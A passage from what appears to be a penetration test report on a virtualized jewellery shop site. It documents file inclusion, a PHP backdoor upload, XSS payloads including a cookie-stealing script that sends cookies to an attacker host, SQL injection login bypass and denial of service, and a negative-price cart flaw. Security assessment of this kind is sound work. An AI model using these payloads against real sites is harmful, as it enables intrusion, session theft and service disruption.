As mentioned in Section 2.1, the access controls do not appear to be used consistently throughout the site. Guest accounts have access to as many pages as users. Even pages such as profile.php which have no good reason not to be session managed as can be seen in (*Figure 2.6.1a*). The only area of the website with a consistent access control is the admin area.




Figure 2.6.1a – Guest Access to Profile.php

Generally, the website seems to assume if a link to something isn't provided then it can't be accessed, without session management on this page anyone could upload as many images as they wanted.

2.7 INPUT-BASED VULNERABILITIES

Most significant vulnerabilities are caused by unexpected user input, they can affect any aspect of an application and at their most severe provide direct control over the application and its associated web server. Having identified attack surfaces as part of Section 2.1, possible vulnerabilities were identified. These possible vulnerabilities could now be tested.

2.7.1 Fuzz All Request Parameters

The pseudo attacker manually performed some of the parameter fuzzing. For URL Parameters this involved testing script tags and file locations in the parameters to see if there was any file inclusion (remote or local), or if there were any reflected XSS vulnerabilities.

In testing the Subname field of viewproduct.php was found to be vulnerable Reflected XSS as can be seen in (*Figure 2.7.1a*) below. Despite topsell.php and topviewed.php both using similar fields they do not appear to be vulnerable to this attack.




Figure 2.7.1a – viewproduct.php Reflected XSS

Delivery information and terms do not have their own links, instead they are accessed through appendage.php, for instance " appendage.php?type=terms.php". The type field of appendage.php is vulnerable to file inclusion and can be used to dump the passwd file as can be seen in (*Figure 2.7.1b*). This vulnerability can be used to execute arbitrary PHP code that might not otherwise be able to run - e.g. can upload to a non php page.




Figure 2.7.1b – appendage.php File Inclusion

2.7.2 Testing Input for Script Injection (PHP)

If the image uploader identified in Section 2.2 does not properly check the file type of uploaded files, then a malicious script may be uploaded in place of an image.

Using a tool called weevely (*Kali.org*), the attacker created a password protected -this doesn't matter so much as the application was virtualized- php based backdoor. The backdoor was saved as a .jpg file so that the content type would meet basic requirements.

The attacker then captures the file upload in transit and changes the file extension to .php to allow the php code to execute but leaves the content type as "image/jpeg" in to avoid tripping any type based detections. If there happened to by type based detection the next thing that would have been tried would be changing the file name to "jpg" with no extension as many extension detection systems only check the last characters of a file to determine the type. While that method would not have worked on its own (PHP only runs on PHP pages), with the file inclusion discovered earlier it would be possible to include the image on a php page and thus the exploit would still work.

Luckily for the attacker it was only simple content-type detection that was being used, so simply changing the file extension to .php during the upload was enough to allow upload. The changes required can be seen in (*Figure 2.7.2a*) below.




Figure 2.7.2a – Backdoor File Upload

Then using Weevely the attacker logged into the uploaded back door, and copied over the website as can be seen in (*Figure 2.7.2b*) below.




Figure 2.7.2b – Using Weevely to Steal Website Content

This gave the attacker a copy of all files stored on the website as can be seen in (*Figure 2.7.2c*) below.




Figure 2.7.2c – Stolen Website Contents

2.7.3 Testing Input for XSS

User Level

When testing for XSS the attacker first started with fields basic users would have access to. Of those tested, search.php (*Figure 2.7.3a*) and register.php (*Figure 2.7.3b*) were both vulnerable to XSS. On register.php the username, address and email fields were all vulnerable to XSS across the application. As the admin area has a users page some specifically targeted XSS could be used to capture the admin username and password using by reading the cookie contents or the session ID could be stolen. This attack is demonstrated in (*Figure 2.7.3c*) below.




Figure 2.7.3a – search.php <script>alert(1)</script>




Figure 2.7.3b -register.php <svg onload= alert(<field_name>)>




Figure 2.7.3c Stealing Admin Session/Cookie <script> new Image().src='http://192.168.1.200:1996/'+document.cookie; </script>

Converting the secret cookie from "595752746157343661 6d397a5a58426f4f6a45314d44677a4d5449334f54553d"gives "admin:joseph:1508312795", confirming that the attack worked as expected.

Administrator level

The following attacks would not have worked if admin access had not been obtained but since several methods of obtaining said access have been discovered in this investigation this should still be taken very seriously.

The admin page initially seemed to be secured against script injection as all of the "edit" pages were well protected. However, the "add"-type of pages were vulnerable on site, with no alterations during transport required. The highest impact additions are the category (*Figure 2.7.3d*) and sub category (*Figure 2.7.3e*) pages – as these are shown on the user area of the website. Stealing user credentials while having access to the admin account is rather pointless, especially when the application makes no attempt to hide the passwords – passwords are stored in plaintext. Instead, the attacker may choose to redirect website visitors to their own malicious website.




Figure 2.7.3d – Admin XSS Category Page




Figure 2.7.3d – Admin XSS Sub-Category Page

2.7.4 Testing Input for SQL Injection

Using the "SQL Syntax and Error Reference" found in chapter 9 of the *Web Application Hackers Handbook* the attacker discovered several injectable forms.

The most interesting one discovered to be vulnerable was "copy of Changepassword.php", as it had debug information that would print out after every request that assisted in exploiting it. In (*Figure 2.7.4a*) a SQL injection attack that makes use of this *feature* to change the admin password can be seen.




Figure 2.7.4a – copy of Changepassword.php – Admin Password Change

The login form's password check can be bypassed by SQL injecting the username field with a valid username followed by " ')-- " such as "admin')-- " this attack can be seen in (*Figure 2.7.4b*) below.




Figure 2.7.4b – login.php SQL Injection to Bypass Login

It was also discovered that search.php is vulnerable to SQL injection, and that access to the entire website can be restricted with a single command in search. Technically the SLEEP command should only delay for 15 seconds in the following examples. However, for some reason on the RA Jewellery website using SLEEP caused the server to hang indefinitely. Accessing the website became completely impossible and the virtual copy had to be restarted in order to regain functionality. Only “Views” and “Price” were found to be vulnerable. The hang-up (endless “connecting…”) caused by SLEEP on views and price can be seen in (*Figure 2.7.4c*) below.




Figure 2.7.4c – search.php SQL Injection Causes Denial of Service

2.7.4.1 SQLMAP

Using a tool called SQLMAP (*kali.org*) on the login.php form the attacker was able to enumerate the database name, tables and table content. Some proof examples given in (*Figure 2.7.4d*). Any of the tables present in the figure could have been accessed, those in the example were chosen at random.




Figure 2.7.4.1a – SQLMAP Enumeration of Databases from login.php

2.8 TEST FOR LOGIC FLAWS

2.8.1 Identify Key Attack Surfaces

The key area of the website which may fall victim to logic flaws is the transaction pages – those involved with adding items to the cart. Analysis of the item purchase process showed that item prices cannot be manipulated – they appear to be fetched from the database at each step. However, the item quantity is set by the user and is passed as a parameter, so it was worth testing.

2.8.2 Test Multistage Processes

It was determined that the view cart step could be skipped, and the user could go straight to checkout after adding an item. This has absolutely no effect on the application as the behaviour of the submitted content is the same either way, as is the end result.

2.8.3 Test Handling of Incomplete Input

When attempting to submit an item quantity of zero the application rejects the request client-side, a valid request (1 to 100) can be altered by the burp proxy to contain 0 of an item. Once again, this provides no real benefit to the attacker.

2.8.4 Test Transaction Logic

While negative quantity requests are rejected client-side, valid requests can be altered to contain unintended values, as mentioned above. By choosing a negative quantity the attacker was able to produce a negative checkout total. In a more realistic case the attacker may add several items and use this negative quantity exploit to reduce the overall cost rather than make such an obvious change. The negative cart total and how it was created can be seen in (*Figure 2.8.4a*) below.

